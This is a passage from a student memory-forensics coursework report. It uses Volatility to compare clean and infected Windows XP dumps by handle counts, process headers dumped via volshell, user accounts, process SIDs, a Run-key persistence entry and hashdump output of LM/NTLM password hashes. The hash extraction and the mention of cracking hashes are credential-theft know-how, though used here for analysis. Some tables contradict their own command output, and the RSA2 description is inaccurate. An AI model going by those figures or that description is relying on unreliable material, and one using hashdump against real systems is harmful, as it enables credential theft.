0x4101b490	4	0x1c	0x20019 Key	MACHINE\SYSTEM\WPA\KEY-YF684PFY7GT8BRMTRFDD3
0x413ce4a0	4	0x20	0x2001f Key	MACHINE\SYSTEM\SETUP

Figure 220 Clean handles

To determine how many handles were associated with each process in the clean memory dump, the awk, sort, and uniq commands were combined and executed on the clean_handles.txt file. The following command was used:

- **NR > 1**: Skips the header line in the file.
- **print \$2**: Extracts the second column, which contains the **Process IDs (PIDs)**.
- **sort**: Sorts the extracted PIDs numerically.
- **uniq -c**: Counts the occurrences of each unique PID, providing the total **number of handles** for each process.

```
kali㉿kali:/media/testShare$ awk 'NR > 1 {print $2}' clean_handles.txt | sort | uniq -c
      1 -----
     266 1000
    1161 1096
      83 1244
     31 1256
    185 1348
    129 1568
    111 1684
     44 1744
    112 176
     33 180
    123 252
     266 4
    111 404
    505 436
     19 560
    368 616
    560 640
    305 684
    367 696
     36 860
    130 868
    237 920
```

Figure 231 Number of handles associated with processes in the clean memory dump

The output of this command shows the PID and the corresponding number of handles for each process. This data was extracted and organized into the table below for the clean memory dump.[43]

Process (PID)	Number of Handles
4	266
176	112
180	123
252	123
404	111
436	505
560	19
616	368
640	360
684	305
696	367

868	130
920	237
1000	266
1096	1161
1244	83
1256	31
1348	185
1568	129
1684	111
1744	44

Table 6 Processes with their respective number of handles in clean dumps

To determine the number of handles associated with each process in the infected memory dump, the same command was executed on the infected_handles.txt file.

```
kali:kali:/media/testShare$ awk 'NR > 1 {print $2}' infected_handles.txt | sort | uniq -c
      1 -----
 1118 1004
   60 1056
 173 1136
 197 1220
 415 1484
 113 1512
 132 1588
   39 1640
   19 368
 240 4
 326 584
 519 608
 243 652
 330 664
 104 788
 194 824
 226 908
kali:kali:/media/testShare$
```

Figure 242 Number of handles associated with processes in the infected memory dump

The command extracted the **Process IDs (PIDs)** from the second column, sorted them, and counted the occurrences of each PID, representing the number of handles for each process. The output displays the handle count for each process in the infected dump, similar to the clean dump analysis.

Process (PID)	Number of Handles
368	19
584	326
608	519
652	243

664	233
788	104
824	194
908	226
1004	1118
1056	60
1136	173
1220	197
1312	113
1484	415
1512	113
1588	132
1640	239

Table 7 Handle count for each process

6)Select a process whose PID is higher than 100. Using the volshell, create a short script that verifies its DOS header and dumps it. Provide the Python code and explain it. (10%)

This section focuses on analysing executable files, specifically those running as processes on a system. Executable files, such as .exe files on Windows or .elf files on Linux, contain a well-defined structure that allows the operating system to load and execute them. The core of this structure is the DOS header, a crucial component even in modern executables. This header provides essential information about the file format, including its type, size, and entry point.[44]

By analysing the DOS header, we can gain valuable insights into the executable's characteristics. This information can be used for various purposes, such as:

- Reverse engineering: Understanding the file's structure and functionality.

- Debugging: Pinpointing errors or inconsistencies in the executable's loading process.

The aim is to demonstrate the process of extracting and analysing the DOS header of a running process. We will utilize the volshell to interact with the system and extract the necessary data. Python will be used for scripting and data manipulation due to its versatility and extensive libraries for data analysis and manipulation.

We used Volatility's volshell to list all active processes within the memory dump. The command iterated through each process using the ps() function and printed the process name, PID, and offset. From this output, we identified svchost.exe with a PID of 1004 and an offset of 0x823001d0.

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 volshell
Volatility Foundation Volatility Framework 2.6.1
Current context: System @ 0x823c89c8, pid=4, ppid=0 DTB=0x2fe000
Welcome to volshell! Current memory image is:
file:///media/testShare/cw2_Machine4Infected.dump
To get help, type 'hh()'
>>> for p in ps():
...     print("Name: {}, PID: {}, Offset: {}".format(str(p.ImageFileName), int(p.UniqueProcessId), hex(p.obj_offset)))
...
  Name      PID      PPID      Offset
System          4          0  0x823c89c8
smss.exe       368         4  0x822f1020
csrss.exe      584       368  0x822a0598
winlogon.exe    608       368  0x82298700
services.exe    652       608  0x81e2ab28
lsass.exe       664       608  0x81e2a3b8
svchost.exe     824       652  0x82311360
svchost.exe     908       652  0x81e29ab8
svchost.exe    1004       652  0x823001d0
svchost.exe    1056       652  0x821dfda0
svchost.exe    1220       652  0x82295650
explorer.exe    1484      1464  0x821dea70
spoolsv.exe     1512      652  0x81eb17b8
reader_sl.exe   1640      1484  0x81e7bda0
alg.exe         788       652  0x820e8da0
wuauctl.exe    1136      1004  0x821fcda0
wuauctl.exe    1588      1004  0x8205bda0

```

Figure 253 List of all the active processes in memory dump

Next, the target process was manually loaded into memory using its offset by creating an `_EPROCESS` object. We confirmed the process name (`svchost.exe`) and PID (1004) to ensure accuracy. To verify the validity of the executable file, the **DOS header** was checked by reading the first two bytes at the `ImageBaseAddress`. The output MZ confirmed the presence of a valid PE (Portable Executable) file signature. Once verified, the process memory was dumped to a file named `svchost_1004_dump.exe` by reading **4 KB (0x1000 bytes)** of memory starting from the `ImageBaseAddress`.

```

>>> task = obj.Object("_EPROCESS", offset=0x823001d0, vm=addrspace())
>>> print("Process Name:", str(task.ImageFileName))
('Process Name:', 'svchost.exe')
>>> print("PID:", int(task.UniqueProcessId))
('PID:', 1004)
>>> dos_header = task.get_process_address_space().read(task.Peb.ImageBaseAddress, 2)
>>> print("DOS Header:", dos_header)
('DOS Header:', 'MZ')
>>> with open("svchost_1004_dump.exe", "wb") as f:
...     data = task.get_process_address_space().read(task.Peb.ImageBaseAddress, 0x1000)
...     if data:
...         f.write(data)
...         print("Process memory dumped successfully to svchost_1004_dump.exe")
...     else:
...         print("Failed to dump process memory.")
...
Process memory dumped successfully to svchost_1004_dump.exe
>>> █

```

Figure 264 Process memory dumped successfully to `svchost_1004_dump.exe`

After successfully dumping the memory, the file was validated outside volshell in the terminal. Using the `file` command, the dumped file was identified as a **PE32 executable (GUI) for Intel 80386**, confirming it was a valid Windows executable. This process demonstrated the successful retrieval and validation of the `svchost.exe` process memory.[45]

```

>>> exit()
kali㉿kali:/media/testShare$ ls -lh svchost_1004_dump.exe
-rwxrwx--- 1 root vboxsf 4.0K Dec 18 00:18 svchost_1004_dump.exe
kali㉿kali:/media/testShare$ file svchost_1004_dump.exe
svchost_1004_dump.exe: PE32 executable (GUI) Intel 80386, for MS Windows
kali㉿kali:/media/testShare$ █

```

Figure 275 Validation of the `svchost.exe` process memory

Below is a table explaining the python script.

Line of Code	Explanation
--------------	-------------

<code>for p in ps():</code>	<code>ps()</code> is a function in volshell that retrieves a list of all active processes. This line starts a loop to iterate through each process in memory.
<code>str(p.ImageFileName)</code>	<code>p.ImageFileName</code> retrieves the name of the process. Since it's stored as an internal structure, it's converted into a readable string using <code>str()</code> .
<code>int(p.UniqueProcessId)</code>	<code>p.UniqueProcessId</code> retrieves the Process ID (PID) as an unsigned integer. It is converted into a standard integer using <code>int()</code> for readability.
<code>hex(p.obj_offset)</code>	<code>p.obj_offset</code> gives the memory address (offset) of the process object. It is converted into hexadecimal format using the <code>hex()</code> function to make it easier to interpret.
<code>print("Name: {}, PID: {}, Offset: {}".format(...))</code>	This line combines the process name, PID, and offset into a formatted string for display. The <code>format()</code> function is used to insert the values into placeholders {}.
<code>task = obj.Object("_EPROCESS", offset=0x823001d0, ...)</code>	<code>obj.Object()</code> is used to manually load the target process object (_EPROCESS) from memory. - _EPROCESS: The Windows process structure. - offset=0x823001d0: Memory address of the process object. - addrspace(): Retrieves the current memory space.
<code>print("Process Name:", str(task.ImageFileName))</code>	Retrieves and prints the name of the target process. The <code>ImageFileName</code> field stores the process name, and <code>str()</code> converts it to a readable format.
<code>print("PID:", int(task.UniqueProcessId))</code>	Retrieves and prints the PID of the target process using the <code>UniqueProcessId</code> field, which identifies the process uniquely. The <code>int()</code> function ensures the value is a standard integer.
<code>task.Peb.ImageBaseAddress</code>	<code>task.Peb</code> points to the Process Environment Block (PEB), a Windows structure that stores process information.
	<code>ImageBaseAddress</code> is the starting memory address of the process executable.
<code>task.get_process_address_space().read(..., 2)</code>	<code>get_process_address_space()</code> retrieves the address space (memory) of the process. <code>.read()</code> reads 2 bytes of memory from the <code>ImageBaseAddress</code> . This is used to check the DOS header (MZ).
<code>print("DOS Header:", dos_header)</code>	Prints the first 2 bytes of memory read from the process's <code>ImageBaseAddress</code> . If the output is MZ, it confirms the presence of a valid PE executable.

<code>with open("svchost_1004_dump.exe", "wb") as f:</code>	Opens a file named svchost_1004_dump.exe in write-binary mode (wb) . This mode ensures the memory is written to the file as binary data, preserving its structure.
<code>task.get_process_address_space().read(..., 0x1000)</code>	Reads 0x1000 (4 KB) of memory starting from the ImageBaseAddress. This amount of memory typically includes the PE headers and part of the executable code.
<code>if data:</code>	Checks if memory data was successfully read. If data is valid, the program proceeds to write it to the file.
<code>f.write(data)</code>	Writes the memory data to the file svchost_1004_dump.exe . This effectively dumps the process memory to disk.
<code>print("Process memory dumped successfully...")</code>	Prints a success message if the memory dump was successful.
<code>else: print("Failed to dump process memory.")</code>	Prints an error message if the memory could not be read or dumped.

Table 8 Python script (code explantation)

References

- [1] Levy, E. and Silberschatz, A., 1990. Distributed file systems: Concepts and examples. *ACM Computing Surveys (CSUR)*, 22(4), pp.321-374.
- [2] Ostrovskaya, S. and Skulkin, O., 2022. *Practical Memory Forensics: Jumpstart effective forensic analysis of volatile memory*. Packt Publishing Ltd.
- [3] Daum, M., 2005. *Cryptanalysis of Hash functions of the MD4-family* (Doctoral dissertation, Bochum, Univ., Diss., 2005).
- [4] Sihwail, R., Omar, K. and Ariffin, K.Z., 2018. A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. *Int. J. Adv. Sci. Eng. Inf. Technol.*, 8(4-2), pp.1662-1671.

- [5] Fernández-Álvarez, P. and Rodríguez, R.J., 2023. Module extraction and DLL hijacking detection via single or multiple memory dumps. *Forensic Science International: Digital Investigation*, 44, p.301505.
- [6] Sihwail, R., Omar, K. and Ariffin, K.Z., 2018. A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. *Int. J. Adv. Sci. Eng. Inf. Technol*, 8(4-2), pp.1662-1671.
- [7] Okolica, J. and Peterson, G., 2010. A compiled memory analysis tool. In *Advances in Digital Forensics VI: Sixth IFIP WG 11.9 International Conference on Digital Forensics, Hong Kong, China, January 4-6, 2010, Revised Selected Papers 6* (pp. 195-204). Springer Berlin Heidelberg.
- [8] Alasiri, A., 2012. Comparative analysis of operational malware dynamic link library (dll) injection live response vs. memory image.
- [9] Fu, X., Du, X. and Luo, B., 2015. Data correlation-based analysis methods for automatic memory forensic. *Security and Communication Networks*, 8(18), pp.42134226.
- [10] Vömel, S. and Freiling, F.C., 2011. A survey of main memory acquisition and analysis techniques for the windows operating system. *Digital Investigation*, 8(1), pp.322.
- [11] Sihwail, R., Omar, K. and Arifin, K.A.Z., 2021. An Effective Memory Analysis for Malware Detection and Classification. *Computers, Materials & Continua*, 67(2).
- [12] Yosifovich, P., Ionescu, A., Russinovich, M.E. and Solomon, D.A., 2017. *Windows Internals: System architecture, processes, threads, memory management, and more, Part 1*. Microsoft Press.
- [13] Schuster, A., 2006. Searching for processes and threads in Microsoft Windows memory dumps. *digital investigation*, 3, pp.10-16.
- [14] Cui, W., Peinado M., Cha, S.K., Fratantonio, Y. and Kemerlis, V.P., 2016, May. Retracer: Triaging crashes by reverse execution from partial memory dumps. In *Proceedings of the 38th International Conference on Software Engineering* (pp. 820831).
- [15] Rathnayaka, C. and Jamdagni, A., 2017, August. An efficient approach for advanced malware analysis using memory forensic technique. In *2017 IEEE Trustcom/BigDataSE/ICESS* (pp. 1145-1150). IEEE.
- [16] Carvey, H., 2009. *Windows forensic analysis DVD toolkit*. Syngress.
- [17] Neweva, W., Fitzwilliam, O. and Waterbridge, J., 2024. Forensic analysis of live ransomware attacks on linux-based laptop systems: Techniques and evaluation.
- [18] Javaheri, D. and Hosseinzadeh, M., 2018. A framework for recognition and confronting of obfuscated malwares based on memory dumping and filter drivers. *Wireless Personal Communications*, 98, pp.119-137.
- [19] Goktepe, M., 2002. *Windows XP Operating System Security Analysis* (Doctoral dissertation, Monterey, California. Naval Postgraduate School).

- [20] Bassil, Y., 2012. Windows and Linux operating systems from a security perspective. *arXiv preprint arXiv:1204.0197*.
- [21] Al-Sabaawi, A., 2020, December. Digital Forensics for Infected Computer Disk and Memory: Acquire, Analyse, and Report. In *2020 IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE)* (pp. 1-7). IEEE.
- [22] Stütten, J. and Cohen, M., 2013. Anti-forensic resilient memory acquisition. *Digital investigation*, 10, pp.S105-S115.
- [23] Burdach, M., 2005. Digital forensics of the physical memory. *Warsaw University*.
- [24] Schneider, J., Wolf, J. and Freiling, F., 2020. Tampering with digital evidence is hard: the case of main memory images. *Forensic Science International: Digital Investigation*, 32, p.300924.
- [25] Case, A. and Richard III, G.G., 2017. Memory forensics: The path forward. *Digital investigation*, 20, pp.23-33.
- [26] Al-Sabaawi, A., 2020, December. Digital Forensics for Infected Computer Disk and Memory: Acquire, Analyse, and Report. In *2020 IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE)* (pp. 1-7). IEEE.
- [27] Ostrovskaya, S. and Skulkin, O., 2022. *Practical Memory Forensics: Jumpstart effective forensic analysis of volatile memory*. Packt Publishing Ltd.
- [28] Arasteh, A.R. and Debbabi, M., 2007. Forensic memory analysis: From stack and code to execution history. *digital investigation*, 4, pp.114-125.
- [29] Lewis, N., Case, A., Ali-Gombe, A. and Richard III, G.G., 2018. Memory forensics and the windows subsystem for linux. *Digital Investigation*, 26, pp.S3-S11.
- [30] Sylve, J., Case, A., Marziale, L. and Richard, G.G., 2012. Acquisition and analysis of volatile memory from android devices. *Digital Investigation*, 8(3-4), pp.175-184.
- [31] Schuster, A., 2006. Searching for processes and threads in Microsoft Windows memory dumps. *digital investigation*, 3, pp.10-16.
- [32] Lewis, N., Case, A., Ali-Gombe, A. and Richard III, G.G., 2018. Memory forensics and the windows subsystem for linux. *Digital Investigation*, 26, pp.S3-S11.
- [33] Al-Sabaawi, A., 2020, December. Digital Forensics for Infected Computer Disk and Memory: Acquire, Analyse, and Report. In *2020 IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE)* (pp. 1-7). IEEE.
- [34] Socała, A. and Cohen, M., 2016. Automatic profile generation for live Linux Memory analysis. *Digital Investigation*, 16, pp.S11-S24.
- [35] Daghmehchi Firoozjaei, M., Habibi Lashkari, A. and Ghorbani, A.A., 2022. Memory forensics tools: a comparative analysis. *Journal of Cyber Security Technology*, 6(3), pp.149-173.

- [36] Martín-Pérez, M., Rodríguez, R.J. and Balzarotti, D., 2021. Pre-processing memory dumps to improve similarity score of windows modules. *Computers & Security*, 101, p.102119.
- [37] Al-Sabaawi, A., 2020, December. Digital Forensics for Infected Computer Disk and Memory: Acquire, Analyse, and Report. In *2020 IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE)* (pp. 1-7). IEEE.
- [38] McRee, R., 2011. Memory analysis with DumpIt and volatility. *ISSA Journal, September*.
- [39] Aljaedi, A., Lindskog, D., Zavarsky, P., Ruhl, R. and Almari, F., 2011, October. Comparative analysis of volatile memory forensics: live response vs. memory imaging. In *2011 IEEE Third International Conference on Privacy, Security, Risk and Trust and 2011 IEEE Third International Conference on Social Computing* (pp. 1253-1258). IEEE.
- [40] Tuck, N., Sherwood, T., Calder, B. and Varghese, G., 2004, March. Deterministic memory-efficient string matching algorithms for intrusion detection. In *IEEE INFOCOM 2004* (Vol. 4, pp. 2628-2639). IEEE.
- [41] Hargreaves, C. and Patterson, J., 2012. An automated timeline reconstruction approach for digital forensic investigations. *Digital Investigation*, 9, pp.S69-S79.
- [42] Block, F. and Dewald, A., 2017. Linux memory forensics: Dissecting the user space process heap. *Digital Investigation*, 22, pp.S66-S75.
- [43] Schuster, A., 2006. Searching for processes and threads in Microsoft Windows memory dumps. *Digital Investigation*, 3, pp.10-16.
- [44] Shukla, S., Misra, M. and Varshney, G., 2020, November. Identification of spoofed emails by applying email forensics and memory forensics. In *Proceedings of the 2020 10th International Conference on Communication and Network Security* (pp. 109-114).
- [45] Sylve, J.T., 2017. *Towards real-time volatile memory forensics: frameworks, methods, and analysis* (Doctoral dissertation, University of New Orleans).

CST3510
SUB-CHAPTER 5
Intrusion Detection

Muhaned Nouman

M00872751

5.1-List the users of the clean and the provided memory dump. Is there any new user in the system? Is there any user who looks suspicious? Why? (10%).

Introduction

The Windows registry is a critical component of the operating system, storing a wide range of settings and configurations that govern both system operations and user activities. (Ligh, M.H., Case, A., Levy, J. and Walters, A., 2014.), the Windows registry is a vital resource for forensic analysis. It can reveal recently executed programs, provide access to password hashes for auditing, and help investigate keys or values added by malicious software. Given its critical role in system operations, the registry is accessed frequently, and parts of it are cached in memory to enhance performance. Given its importance, the registry is accessed frequently during system runtime, and parts of it are cached in memory for faster access.

In forensic investigations, examining registry data in memory offers a unique advantage over traditional disk forensics. It allows investigators to uncover volatile data— information that may not be present on the disk but still exists in the memory at the time of the system dump. By analysing this volatile registry data, forensic experts can uncover a wealth of evidence, including recently executed programs, the presence of malware, and even system configurations that may have been altered.

The memory dump was analysed using **Volatility Framework 2.6.1**, a widely used tool for extracting forensic artifacts from memory dumps. To determine the appropriate profile for analysis, the **imageinfo** command was executed, providing detailed information about the memory image. The results indicated that the suggested profiles were WinXPSP2x86 and WinXPSP3x86,(green) and the system was instantiated with the WinXPSP2x86 profile for further analysis. Key details extracted from **imageinfo** revealed that the operating system was Windows XP Service Pack 3, with a kernel debugger block (KDBG) located at 0x80545ae0L and page table entries (PAE) enabled. Additionally, the image was captured on July 22, 2012, at 02:45:08 UTC, corresponding to a local time of July 21, 2012, at 22:45:08 EDT. By correctly identifying and applying the WinXPSP3x86 profile, the analysis ensured accurate extraction of user-related artifacts, registry data, and process information from the memory dump, forming the basis for subsequent forensic investigation.

```
kali:kali:~/media/testShare$ volatility -f windowCW2s.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search ...
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                      AS Layer2 : FileAddressSpace (/media/testShare/windowCW2s.raw)
                      PAE type : PAE
                      DTB : 0x34c000L
                      KDBG : 0x8054d2e0L
Number of Processors : 4
Image Type (Service Pack) : 3
                      KPCR for CPU 0 : 0xffdf0000L
                      KPCR for CPU 1 : 0xbab50000L
                      KPCR for CPU 2 : 0bab58000L
                      KPCR for CPU 3 : 0bab60000L
KUSER_SHARED_DATA : 0xfffff00000L
```

Figure 28: Imageinfo of the clean dump.

```

kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search ...
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                      AS Layer2 : FileAddressSpace (/media/testShare/cw2_Machine4Infected.dump)
                      PAE type : PAE
                      DTB : 0x2fe000L
                      KDBG : 0x80545ae0L
                      Number of Processors : 1
Image Type (Service Pack) : 3
                      KPCR for CPU 0 : 0xffffdff000L
                      KUSER_SHARED_DATA : 0xffffdf0000L
                      Image date and time : 2012-07-22 02:45:08 UTC+0000
                      Image local date and time : 2012-07-21 22:45:08 -0400

```

Figure 29: Imageinfo of the infected dump.

1- List the users of the clean and the provided memory dump. Is there any new user in the system?

Before using the printkey command to list the usernames from the SAM hive in the memory dump, it's important to understand what the SAM (Security Account Manager) hive is and what the specific registry key "SAM\\Domains\\Account\\Users\\Names" contains. The SAM hive is responsible for storing user account data, including usernames and associated security identifiers (SIDs), which are crucial for authentication and access control within a Windows system (Carvey, H., 2011).

The "SAM\\Domains\\Account\\Users\\Names" registry key specifically contains the names of user accounts that are defined on the system. These usernames are linked to SIDs, which are unique identifiers used to control user access to system resources. By analysing this key, we can obtain a list of all users on the system and verify whether any unauthorized or suspicious accounts exist.

Command used:

```
volatility -f windowCW2s.raw --profile=WinXPSP2x86 printkey -K
"SAM\\Domains\\Account\\Users\\Names"
```

"SAM\\Domains\\Account\\Users\\Name" uses the **Volatility framework** to analyze a memory dump file named **windowCW2s.raw**. The **-f** flag specifies the memory dump file to analyse, while the **--profile=WinXPSP2x86** tells Volatility that the memory dump is from a Windows XP Service Pack 2 system running on a 32-bit architecture. The **printkey** plugin is used to extract data from the Windows Registry, specifically from the **SAM\\Domains\\Account\\Users\\Name key**. This key contains information about user accounts on the system, such as usernames and security-related details, making it useful for forensic investigations into user activity or security incidents.

```

kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP2x86 printkey -K "SAM\\Domains\\Account\\Users\\Names"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
Key name: Names (S)
Last updated: 2020-06-30 03:12:58 UTC+0000

Subkeys:
(S) Administrator
(S) Guest
(S) HelpAssistant
(S) SUPPORT_388945a0
(S) voidead

Values:
REG_NONE      : (S)

```

Figure 30: Printkey of the clean dump

The SAM hive is last updated on 2020-06-30, (green) which provides insight into the last activity or changes made to user accounts on the system. The listed accounts (Orange) are

standard and legitimate, with `voidead` appearing as a potentially custom user created on the system. There are no indications of suspicious or unauthorized accounts in this clean memory dump.

Command used:

```
volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K  
"SAM\\Domains\\Account\\Users\\Names"
```

```
Administrator:~/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "SAM\\Domains\\Account\\Users\\Names"  
Volatility Foundation Volatility Framework 2.6.1  
Legend: (S) = Stable (V) = Volatile  
  
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\SAM  
Key name: Names (S)  
Last updated: 2011-04-13 00:52:48 UTC+0000  
  
Subkeys:  
(S) Administrator  
(S) Guest  
(S) HelpAssistant  
(S) Robert  
(S) SUPPORT_388945a0  
  
Values:  
REG_NONE : (S)
```

Figure 31: Printkey of the infected dump

The SAM hive is last updated on 2011-04-13(red), which may indicate that the dump was taken at a much earlier time, or it could reflect the possibility of system date manipulation or corruption. Notably, a new user account, **Robert (Blue)**, has appeared in the infected dump, which is not present in the clean dump. This suggests that an unauthorized user might have been added to the system, which could be indicative of malicious activity or compromise.

1- Is there any user who looks suspicious? Why?

Yes, there is a **suspicious user** identified in the infected memory dump: **Robert**. The following steps were taken to verify Robert's suspicious activity:

First, I examined Robert's **privilege access** and identified the processes running under his account. To do this, I used the **getsids** command to gather information about the security identifiers (SIDs) associated with each process. I then filtered the results to display only those processes associated with Robert's user account.

Command used:

```
volatility -f CW2_MachineInfected.dump --profile=WinXPSP2x86 getsids | grep -E  
"explorer.exe|reader_sl.exe|wuauctl.exe"
```

I used the Volatility framework to analyse a memory dump file named **CW2_MachineInfected.dump**. The **-f** flag specifies the memory dump file to analyse, while the **--profile=WinXPSP2x86** tells Volatility that the memory dump is from a Windows XP Service Pack 2 system running on a 32-bit architecture. The **getsids** plugin is used to retrieve Security Identifiers (SIDs) for processes running in the memory, showing which user accounts or groups are associated with each process. The output is then filtered using **grep -E** to display only the SIDs for the specified processes: **explorer.exe**, **reader_sl.exe**, and **wuauctl.exe**.

```

volatility:~/media/testshare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 getsids | grep -E "explorer.exe|reader_sl.exe|wuauclt.exe"
Volatility Foundation Volatility Framework 2.6.1
explorer.exe (1484): S-1-5-21-789336058-261478967-1417001333-1003 (Robert)
explorer.exe (1484): S-1-5-21-789336058-261478967-1417001333-513 (Domain Users)
explorer.exe (1484): S-1-5-32-544 (Administrators)
explorer.exe (1484): S-1-5-32-545 (Users)
explorer.exe (1484): S-1-5-4 (Interactive)
explorer.exe (1484): S-1-5-11 (Authenticated Users)
explorer.exe (1484): S-1-5-5-0-53426 (Logon Session)
explorer.exe (1484): S-1-2-0 (Local (Users with the ability to log in locally))
reader_sl.exe (1640): S-1-5-21-789336058-261478967-1417001333-1003 (Robert)
reader_sl.exe (1640): S-1-5-21-789336058-261478967-1417001333-513 (Domain Users)
reader_sl.exe (1640): S-1-1-0 (Everyone)
reader_sl.exe (1640): S-1-5-32-544 (Administrators)
reader_sl.exe (1640): S-1-5-32-545 (Users)
reader_sl.exe (1640): S-1-5-4 (Interactive)
reader_sl.exe (1640): S-1-5-11 (Authenticated Users)
reader_sl.exe (1640): S-1-5-5-0-53426 (Logon Session)
reader_sl.exe (1640): S-1-2-0 (Local (Users with the ability to log in locally))
wuauclt.exe (1136): S-1-5-18 (Local System)
wuauclt.exe (1136): S-1-5-32-544 (Administrators)
wuauclt.exe (1136): S-1-1-0 (Everyone)
wuauclt.exe (1136): S-1-5-11 (Authenticated Users)
wuauclt.exe (1588): S-1-5-21-789336058-261478967-1417001333-1003 (Robert)
wuauclt.exe (1588): S-1-5-21-789336058-261478967-1417001333-513 (Domain Users)
wuauclt.exe (1588): S-1-1-0 (Everyone)
wuauclt.exe (1588): S-1-5-32-544 (Administrators)
wuauclt.exe (1588): S-1-5-32-545 (Users)
wuauclt.exe (1588): S-1-5-4 (Interactive)
wuauclt.exe (1588): S-1-5-11 (Authenticated Users)
wuauclt.exe (1588): S-1-5-5-0-53426 (Logon Session)
wuauclt.exe (1588): S-1-2-0 (Local (Users with the ability to log in locally))

```

Figure 32: Roberts privilege access, SID, and the process runs under him.

After analysing the memory dump, it has been determined that the user "**Robert**" (SID: S-1-5-21-789336058-261478967-1417001333-1003) holds **administrative privileges** on the system. **Robert** is a member of the **Administrators group** (SID: S-1-5-32-544), which grants him full control over the system, including the ability to modify settings, install software, and access sensitive resources. Several processes were found to be running under Robert's account, such as **explorer.exe** (PID: 1484), **reader_sl.exe** (PID: 1640), and **wuauclt.exe** (PIDs: 1136 and 1588), further confirming his elevated level of access. This level of control is consistent with the execution of various actions on the system, both legitimate and potentially malicious, as shown in **Figure 85**.

Among the registry entries for programs set to run at startup, a suspicious executable was found under Robert's profile. Specifically, in the **Run** registry key of **NTUSER.DAT**, the entry points to a file located at **C:\Documents and Settings\Robert\Application Data\KB00207877.exe** (orange) last updated on **2012-07-22 02:31:51 UTC**. (Red) This executable, which does not correspond to any known legitimate software, is indicative of a potential malware infection, especially given that it was configured to run automatically on system startup. The timing of this entry aligns with the timestamp of the memory dump, suggesting recent execution and a possible attempt to establish persistence on the system.

This registry entry was discovered using the **printkey** command, which allows to extract the relevant registry entries for programs configured to run at startup, revealing the suspicious executable associated with Robert's account as it shows in **figure 86**.

Given Robert's **administrative privileges** and the presence of this suspicious file, it is recommended that further investigation be conducted into the nature of **KB00207877.exe** to assess its impact on system security and determine whether it is part of a larger compromise.

```

volatility:~/media/testshare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 printkey -K "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

-----
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
Key name: Run (S)
Last updated: 2011-04-13 00:55:13 UTC+0000

Subkeys:
Values:
-----
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-22 02:31:51 UTC+0000
Subkeys:
Values:
    Rtp: S2    KB00207877.exe : (S) "C:\Documents and Settings\Robert\Application Data\KB00207877.exe"

```

Figure 33: suspicious file run under user Robert.

5.2-Provide a brief description of the RSA2 algorithm. Recover the password hashes and the LSA secret keys of both memory dumps. Is there any difference? How would you recover the original passwords? (10%)

Brief description of the RSA2 algorithm.

RSA2 refers to the RSA algorithm's implementation using the SHA-2 family of cryptographic hash functions for digital signatures and encryption. The RSA algorithm, named after its inventors Rivest, Shamir, and Adleman, is a widely used public-key cryptosystem that relies on the computational difficulty of factoring large prime numbers.(Karakra, A. and Alsadeh, A., 2016) The SHA-2 family, which includes hash functions like SHA-224, SHA-256, SHA-384, and SHA-512, offers enhanced security over its predecessor, SHA-1. This combination is widely adopted in modern applications such as secure communication protocols like TLS and data integrity verification due to its robust security features.

Recover the password hashes and the LSA secret keys of both memory dumps.

-The clean dump

The hashdump is a plugin tool used to extract password hashes from memory samples, (Patil, D.N. and Meshram, B.B., 2016). This plugin works by leveraging keys from the SYSTEM and SAM registry hives, which it locates automatically using the Registry API. Once obtained, the extracted hashes can be fed into a hash-cracking tool such as John the Ripper to recover clear-text passwords. This functionality makes hashdump a favourite among the offensive security community, here's the steps I followed: I used the **hashdump** plugin to extract password hashes from the clean dump as following:

Command used:

```
vol.py -f windowCW2s.raw --profile=WinXPSP2x86 hashdump
```

```
kali:kali:/media/testShare$ vol.py -f windowCW2s.raw --profile=WinXPSP2x86 hashdump
Volatility Foundation Volatility Framework 2.6.1
Administrator:500:9ae08e4f12714d55aad3b435b51404ee:0f2c8ec0f68b87023ea4e4bdcd11040e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:91f312fbf3bf897e771806cbcd0ea7:6b14dacc63980789e28bd0bd53aa44a9:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9ed0bd086fd950b3f0ac64e4d56d0564:::
voidead:1003:9ae08e4f12714d55aad3b435b51404ee:0f2c8ec0f68b87023ea4e4bdcd11040e:::
```

Figure 34: The clean dump password hashes output.

